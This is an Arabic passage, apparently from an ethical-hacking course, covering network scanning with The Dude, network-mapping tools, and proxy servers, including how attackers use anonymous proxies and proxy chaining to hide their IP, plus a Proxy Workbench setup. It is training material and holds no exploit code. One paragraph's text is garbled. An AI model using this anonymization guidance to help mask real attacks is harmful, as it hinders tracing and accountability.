


10- سوف يتم عرض تفاصيل الفحص في **Scan wizard**.

11- لرؤية الاعدادات بالتفاصيل الخاصة لأجهزة الكمبيوتر المختارة يتم ذلك بالضغط على **Inventory** الموجودة في القائمة العلوية.

12- بعد الضغط على **Inventory** تظهر الشاشة التالية ونجد فيها ان الجزء العلوي ينقسم الى عدة مجموعات. نجد في الجزء **General** يحتوي على اسم جهاز الكمبيوتر (**Computer name**) ونظام التشغيل الخاص بها (**Operating system**) كالتالي:





13-في المجموعة **Misc** سوف تعرض لك عنوان **IP** وعنوان **MAC** ونظام الملفات وحجم التخزين المتوفر على جهاز الكمبيوتر.

14-مجموعة **Hardware** تعرض أجزاء الكمبيوتر المادية بالتفصيل.

15-مجموعة **Software** تعرض جميع التطبيقات المثبتة على جهاز الكمبيوتر المختار.

Scanning Devices in a Network Using The Dude


المصدر: <http://www.mikrotik.com/thedude.php>

Dude هو تطبيق يقوم بطريقه اليه بفحص الأجهزة/الموارد داخل نطاق محدد(**subnet**) ، ثم يقوم برسم خريطة للشبكة الخاص بك من

نتائج الفحص. يقوم أيضا برصد جميع الخدمات المقاومة على هذه الأجهزة، ثم يقوم بتثبيتها في حالة أي خطأ.


Dude هو تطبيق جديد والذى يعمل على تحسين طريقتك في إدارة الشبكة الخاصة بك.

1- نقوم بتنصيب التطبيق من خلال اعداد **Wizard** الخاص به ثم تشغيله من خلال الأيقونة المعبرة عنه فتظهر الشاشة الرئيسية كالاتى:




2- نقوم بالضغط على **Discover** الوجود في القائمة العلوية والتي تؤدى الى ظهور شاشه أخرى ذات عنوان **Device Discovery** كالاتى:





3- نقوم بجعل الاعدادات التالية في هذه الشاشة وهي

- جعل الاختيار المقابل Agent كما هو أى Default
- الخيار المقابل DNS, SNMP, NETBIOS, IP يعادل Device Name Preference
- بعد الانتهاء نقوم بالضغط على Discover فيقوم بعملية الفحص ثم ظهور الناتج في الشاشة الرئيسية كالتالي:



4- نختار مورد ما وبالضغط عليه بالماوس فسوف يعرض الكثير من التفاصيل عن هذا المورد.

5- بالضغط على Local فإنه يعطيك الكثير من الخيارات كالتالي:



NETWORK DISCOVERY AND MAPPING TOOLS

أدوات اكتشاف ورسم خرائط الشبكة تسمح لك بعرض الخريطة لشبكة الاتصال الخاصة بك. أنها تساعدهك على كشف انتهاكات الأجهزة والبرمجيات المارقة/الضارة. يعلمك كلما أصبح مضيف معين نشطاً أو غير نشط. وهذا، يمكنك أيضاً معرفة إغلاق الملقن أو المشاكل التي تتعلق بالأداء. وهذا هو الغرض من شبكة أدوات اكتشاف ورسم الخرائط ذات الصلة فيما يتعلق بالأمن. يمكن استخدام نفس الأدوات من قبل المهاجمين لشن هجمات على شبكة الاتصال الخاصة بك. باستخدام هذه الأدوات، فإن المهاجم يقوم برسم الشكل التخطيطي للشبكة من الشبكة المستهدفة، يحلل الطوبولوجيا، البحث عن عموميات الثغرات أو نقاط الضعف، إطلاق هجوم عن طريق استغلال لهم. المهاجم قد يستخدم الأدوات التالية لإنشاء مخطط لشبكة الاتصال:



LANState available at <http://www.10-strike.com>

lpsonar available at <http://www.lumeta.com>

CartoReso available at <http://cartoreso.campus.ecp.fr>

Switch Center Enterprise available at <http://www.lan-secure.com>

HP Network Node Manager i Software available at <http://www8.hp.com>

NetMapper available at <http://www.opnet.com>

NetBrain Enterprise Suite available at <http://www.netbraintech.com>

Spiceworks-Network Mapper available at <http://www.spiceworks.com>

NetCrunch available at <http://www.adremsoft.com>

(PREPARE PROXY) 3.7 إعداد البروكسي

حتى الآن، لقد ناقشنا الوسائل المختلفة للفحص والمصادر المراد فحصها. الأن سوف نناقش الوكلاء/البروكسي والآليات الهامة التي يستخدمها المهاجمون للوصول إلى مصادر مقيّد وأيضاً تجنب هويتهم. يصف هذا القسم كيفية إعداد الوكلاء/البروكسي وكيف يتم استخدامها من قبل المهاجم لشن هجمات.

ما معنى PROXY؟

كلمة **Proxy** تترجم إلى عدة معانٍ في العربية منها: الممثل الذي يمثل أشخاصاً أو مؤسسات في قضية ما، وتعني أيضاً الوسيط الذي يتوسط بين إثنين من أجل تسوية أمر ما، كما تعني أيضاً المترجم الذي يترجم حواراً مباشراً بين شخصين يتحدثان بلغتين مختلفتين وتعني أيضاً الحاجب أو السكرتير الذي يكون وسيطاً بين السائل والمسؤول.

نفس الشيء في البرمجة فإنـ **Proxy** يطلق على البرنامج الوسيط الذي يتلقى طلبات البرامـج الداخلية التي تـريد شيئاً من الشبـكة ثم يـعالج الطلـبات ويرـى هل يـوجهـها للشبـكة أم يتـصرفـ تـصرـفاً آخر عن طـرـيقـ الرـدـ أوـ المـنـعـ. وـفـي حالـ اـرـسـالـهـ طـلـبـاـللـشـبـكـةـ يـسـتـطـعـ التـعـديـلـ عـلـيـهـ قـبـلـ اـرـسـالـهـ وـأـنـتـظـارـ الرـدـ. وـنـفـ الشـيـءـ يـسـتـطـعـ التـعـديـلـ عـلـىـ الرـدـ قـبـلـ اـعـادـتـهـ لـلـبـرـامـجـ الدـاخـلـيـ أوـ يـسـتـطـعـ الرـدـ عـلـيـهـ بـطـرـيـقـ أـخـرـ. وـيـسـمـيـ فـيـ الـحـقـيقـةـ **Proxy Server**. لأنـ يـقـومـ بـتـقـديـمـ خـدـمـاتـ وـلـاـ يـتـصـرـفـ هوـ كـبـرـنـاجـ يـطـلـبـ بـشـيـءـ ماـ. وـبـالـتـالـيـ فـأـيـ عـمـلـيـةـ اـتـصـالـ بـالـشـبـكـةـ مـنـ طـرـفـ الـخـامـ نـفـسـهـ تـمـرـ تـمـاـشـةـ عـكـسـ بـقـيـةـ الـبـرـامـجـ الـتـيـ يـجـبـ أـنـ تـتـوـقـفـ عـنـهـ وـهـوـ يـكـمـلـ بـقـيـةـ الـمـهـمـةـ مـنـ أـجـلـهـ. إـذـاـ الـبـرـوكـسيـ هوـ جـهـازـ كـمـبـيـوتـرـ فـيـ الشـبـكـةـ الـتـيـ يـمـكـنـ أـنـ تـكـوـنـ بـمـثـابـةـ الـوـسـيـطـ لـتـوـصـيلـ مـعـ أـجـهـزةـ الـكـمـبـيـوتـرـ الـأـخـرـ.

في ماذا يستعملـ الـ PROXY SERVER

يمـكـنـكـ استـخدـامـ الـبرـوكـسيـ بـطـرـقـ عـدـ كـالـاتـيـ:

- 1- **يستعملـ كـجـارـ حـمـاـيـةـ**، حيث يستعملـ البرـوكـسيـ كـأـدـاءـ حـمـاـيـةـ لـلـشـبـكـةـ الـمـلـحـلـةـ الـخـاصـةـ بـكـ مـنـ الـوصـولـ الـخـارـجيـ.
- 2- **يستعملـ كـIP address multiplexer**، والتي تعـنيـ انهـ يـمـكـنـ استـخدـامـ الـبرـوكـسيـ لـلـسـمـاحـ لـعـدـ مـنـ أـجـهـزـةـ الـكـمـبـيـوتـرـ الـاتـصالـ باـلـأـنـتـرـنـتـ باـسـتـخدـامـ عـنـوانـ IPـ واحدـ.
- 3- **الـتصـفحـ الخـفـيـ (anonymous surfing)**
- 4- **الـتصـفـيـةـ (filtration)**، المـقصـودـ فـيـهاـ تـصـفـيـةـ الـمـحـتـوىـ وـهـذـاـ مـاـ يـحـدـثـ عـنـ مـزـودـيـ الـخـدـمـةـ وـهـيـةـ الـاتـصالـ مـنـ حـجـبـ الـمـوـاـقـعـ الإـبـاحـيـةـ وـالـمـوـاـقـعـ مـثـلـ الإـلـاعـنـاتـ أوـ الـمـوـادـ "غـيرـ مـنـاسـبـهـ"ـ (ـبـاستـخدـامـ خـوـادـمـ بـرـوكـسيـ مـتـخـصـصـةـ).
- 5- **لتـوفـرـ بـعـضـ الـحـمـاـيـةـ ضدـ هـجـمـاتـ القرـصـنةـ**
- 6- **لـحـفـظـ حـجـمـ Bandwidth**

دعـونـاـ نـرـىـ كـيـفـ يـعـمـلـ مـلـقـمـ الـوـكـيلـ (PROXY SERVER)

عـنـ اـسـتـخدـامـ الـبرـوكـسيـ لـطـلـبـ صـفـحةـ وـبـ مـعـيـنـةـ مـنـ الـمـلـقـمـ الـخـادـمـ الـفـعـلـيـ (ـالـمـالـكـ لـهـذـهـ الصـفـحةـ)، أوـلـاـ يـرـسلـ الـطـلـبـ الـخـاصـ بـكـ إـلـىـ **ملـقـمـ الـوـكـيلـ/الـبرـوكـسيـ**. ثـمـ يـرـسلـ مـلـقـمـ الـوـكـيلـ/الـبرـوكـسيـ الـخـاصـ بـكـ الـطـلـبـ إـلـىـ **الـمـلـقـمـ الـفـعـلـيـ**ـ باـسـمـ الـطـلـبـ الـخـاصـ بـكـ، أيـ أنهاـ تـوـسـطـ بـيـنـكـ وـبـيـنـ الـخـادـمـ الـفـعـلـيـ لـلـإـرـسـالـ وـالـرـدـ عـلـىـ الـطـلـبـ كـمـاـ هوـ مـبـيـنـ فـيـ الشـكـلـ التـالـيـ.





في هذه العملية، يتلقى البروكسي التواصل بين العميل والتطبيق الوجهة. من أجل الاستفادة من ملقم البروكسي، فإن برامج العميل يجب اعدادها لتتمكن من إرسال طلباتها إلى ملقم البروكسي بدلاً من وجهتها النهائية.

لماذا يستخدم المهاجمين ملقم/خادم بروكسي؟

بالنسبة للمهاجم، فمن السهل الهجوم أو اختراق نظام معين مع إخفاء مصدر الهجوم. ذلك التحدي الرئيسي بالنسبة للمهاجم وهو إخفاء هويته حتى لا يمكن لأي حد أن يتبعه. لإخفاء الهوية، يستخدم المهاجم ملقم البروكسي. السبب الرئيسي وراء استخدام الوكيل/البروكسي هو تجنب الكشف عن أي أدلة على الهجوم. مع مساعدة الملقم بروكسي، فإن المهاجم يمكنه يخفى عنوان IP الخاص به (**mask his IP address**) والتي تمكنه من اختراق نظام الكمبيوتر دون أي خوف من التبعيات القانونية. عندما يستخدم المهاجم الوكيل/البروكسي للاتصال بالوجهة، فإنه سوف يتم تسجيل عنوان المصدر للوكليل/البروكسي في سجلات الملقم بدلاً من عنوان المصدر الفعلي للمهاجم. بالإضافة إلى ذلك، فإن ما يلي بعض الأسباب الأخرى لاستخدام المهاجمين خوادم بروكسي:


- 1- المهاجم يظهر في ملفات السجل (**log file**) للخادم الضحية مع عنوان مصدر وهما من البروكسي بدلاً من العنوان الفعلي للمهاجم.
- 2- للوصول إلى الشبكة الداخلية وموارد الواقع الأخرى عن بعد (**remotely**) والتي تكون عادة غير مسموح الوصول إليها.
- 3- ليقطع كل الطلبات المرسلة من قبل المهاجم وإحالتها إلى وجهته الثالثة، وبالتالي سوف يكون الضحية الوحيدة القادرة على تحديد عنوان الملقم الوكيل/البروكسي.
- 4- لاستخدام خوادم بروكسي متعددة للفحص والهجوم، مما يجعل من الصعب للمسؤولين تتبع المصدر الحقيقي للهجوم.

استخدام البروكسي في الهجوم (USE OF PROXIES FOR ATTACK)

عدد كبير من البروكسي مفتوحة ليسهل الوصول إليها. بروكسي المجهول (**Anonymous proxies**) يعمل على إخفاء عنوان IP الحقيقي (وغيرها من المعلومات) من الموقع الذي يقوم المستخدم بزيارتها. هناك نوعان من بروكسي المجهول (**Anonymous proxies**): واحد والتي يمكن استخدامها بنفس الطريقة التي تستخدمها البروكسات الغير مجهولة (**Non-Anonymous proxies**) وغيرها من الجهات التي تخفي الهوية مستندة إلى الويب (**web-based anonymizers**). .

دعونا نرى العديد من الطرق المختلفة التي يمكن للمهاجمين استخدام البروكسي لارتكاب الهجمات على الهدف.

- + **الحالة 1:** في الحالة الأولى، المهاجم ينفذ الهجمات مباشرة دون استخدام البروكسي. المهاجم قد يكون المهاجم في خطر لأن يتعرض للتتبع كما أن ملفات السجل للخادم تسجل معلومات حول عنوان IP للمصدر الخاص به.



الحالة 2: يستخدم المهاجم البروكسي لجلب التطبيق الهدف. في هذه الحالة، سوف يظهر في ملفات السجل (**log file**) للملقم عنوان IP الخاص بالبروكسي بدلاً من عنوان IP الخاص بالمهاجم، وبالتالي تخفي هويته، وبالتالي، فإن المهاجم يكون في الحد الأدنى من خطر التتبع. هذا سيعطي المهاجم فرصة ليكون مجهول المصدر على شبكة الانترنت.



الحالة 3: لتصبح مجهولاً أكثر على الإنترنت، فإن المهاجم يستخدم تقنية سلسل البروكسي (**proxy chaining technique**). إذا كان يستخدم سلسل البروكسي، فإنه من الصعب للغاية تعقب من عنوان IP له. سلسل البروكسي هو أسلوب يستخدم المزيد من الأرقام من البروكسي لجلب الهدف.



تقنية سلسل البروكسي (PROXY CHAINING)

سلسل الوكيل يساعدك لتصبح أكثر المجهول على الإنترنت. هو يعتمد على شبكة الإنترنت التي تستخدم لجلب التطبيق الهدف. إذا كنت تستخدم عدداً أكبر من خوادم البروكسي، فإنك سوف تصبح مجهولاً أكثر على شبكة الإنترنت، والعكس صحيح. عندما يطلب المهاجم الأول خادم البروكسي 1 (**proxy server1**)، خادم البروكسي 1 (**proxy server1**) بدوره يحول الطلب إلى خادم بروكسي 2 (**proxy server2**).

خادم بروكسي 1 (**proxy server1**)، يعمل على تجريد الطلب من معلومات خوية المستخدم ثم يرسل الطلب إلى خادم بروكسي آخر. هذا من الممكن أن يرسل الطلب هو الآخر إلى خادم بروكسي آخر (**server3**)، وهلم جرا، حتى تصل إلى الخادم الهدف، حيث في النهاية يتم إرسال الطلب. وبالتالي، فهو يشكل سلسلة من ملقمات البروكسي للوصول إلى الوجهة النهائية كما هو موضح في الشكل التالي:




PROXY Tool: PROXY WORKBENCH

المصدر: <http://proxyworkbench.com>


Proxy Workbench هو ملقم بروكسي يعرض البيانات التي تمر من خلاله في الوقت الحقيقي، يسمح لك بالنفاذ إلى اتصالات **TCP/IP** ، عرض تاريخهم وحفظ البيانات إلى ملف وعرض الرسم التخطيطي **Socket connection**. قادر على الرسم التخطيطي **Socket connection** هو تارikh رسومي متحرك لكافة الأحداث التي جرت على **Socket connection**. قادر على التعامل مع **POP3** و **HTTPS**. أداة مثالية للمطوريين والمدربين والخبراء الأمنيين، لأنه يعرض البيانات الخاصة به في الوقت الحقيقي. المهاجمين مع نوايا خبيثة يمكنهم تشكيل شخص آخر باستخدام ملقم البروكسي وجمع المعلومات مثل حساب البنك أو تفاصيل الفرد عن طريق إجراء الهندسة الاجتماعية. بمجرد حصول المهاجم على هذه المعلومات فيمكنه اقتحام حساب الأفراد المصرفي عن طريق وليك مثلاً التسوق عبر الإنترنت. المهاجمين في بعض الأحيان يستخدمون خوادم بروكسي متعددة للفحص والهجوم، مما يجعل من الصعب للغاية بالنسبة للمسؤولين تعقب المصدر الحقيقي للهجمات.

كمسؤول يجب أن يكون قادر على منع مثل هذه الهجمات من خلال نشر نظام لكشف التسلل والتي يمكنه جمع معلومات الشبكة لتحليلها ولتحديد ما إذا كان قد حدث هجوم أو الاقتحام. يمكنك أيضاً استخدام **Proxy Workbench** لفهم كيف يتم فحص الشبكات.


- 1- نبدأ عملية التثبيت باتباع **wizard** الخاص بعملية التثبيت.
- 2- نذهب أي متصف الويب لديك ولتكن مثل فايرفوكس نذهب إلى القائمة العلوية ونختار **Tools** ثم نختار **options**.



3- بعد الضغط على **Options** تظهر الشاشة التالية، ننظر الى القائمة العلوية ونضغط على **Advanced** فتظهر جميع الخيارات المقابلة له، نجد انه يحتوي على أربع مجموعات نختار المجموعة **Network** ثم نختار منها **Setting**.




4- بعد الضغط على **Setting** تظهر الشاشة التالية ذات العنوان **Manual Proxy Configuration**. نختار منها **Connection setting** ثم نضع الاعداد **127.0.0.1** في المربع المقابل للعنوان **HTTP proxy** ونضع قيمة المنفذ (**port**) تعادل **8080**. نضع علامة **checked** في الاختيار **Use this proxy server for all protocol**. ثم نضغط **Ok** كالتالي:




5- نقوم بتشغيل التطبيق **proxy Workbench** عن طريق الضغط على الأيقونة المعيبة عنه فتؤدي الى ظهور الشاشة التالية:






- . نذهب الى قائمة الأدوات العلوية ونضغط على **Tools**، من خلال القائمة المنسدلة منه نضغط على **HTTP**
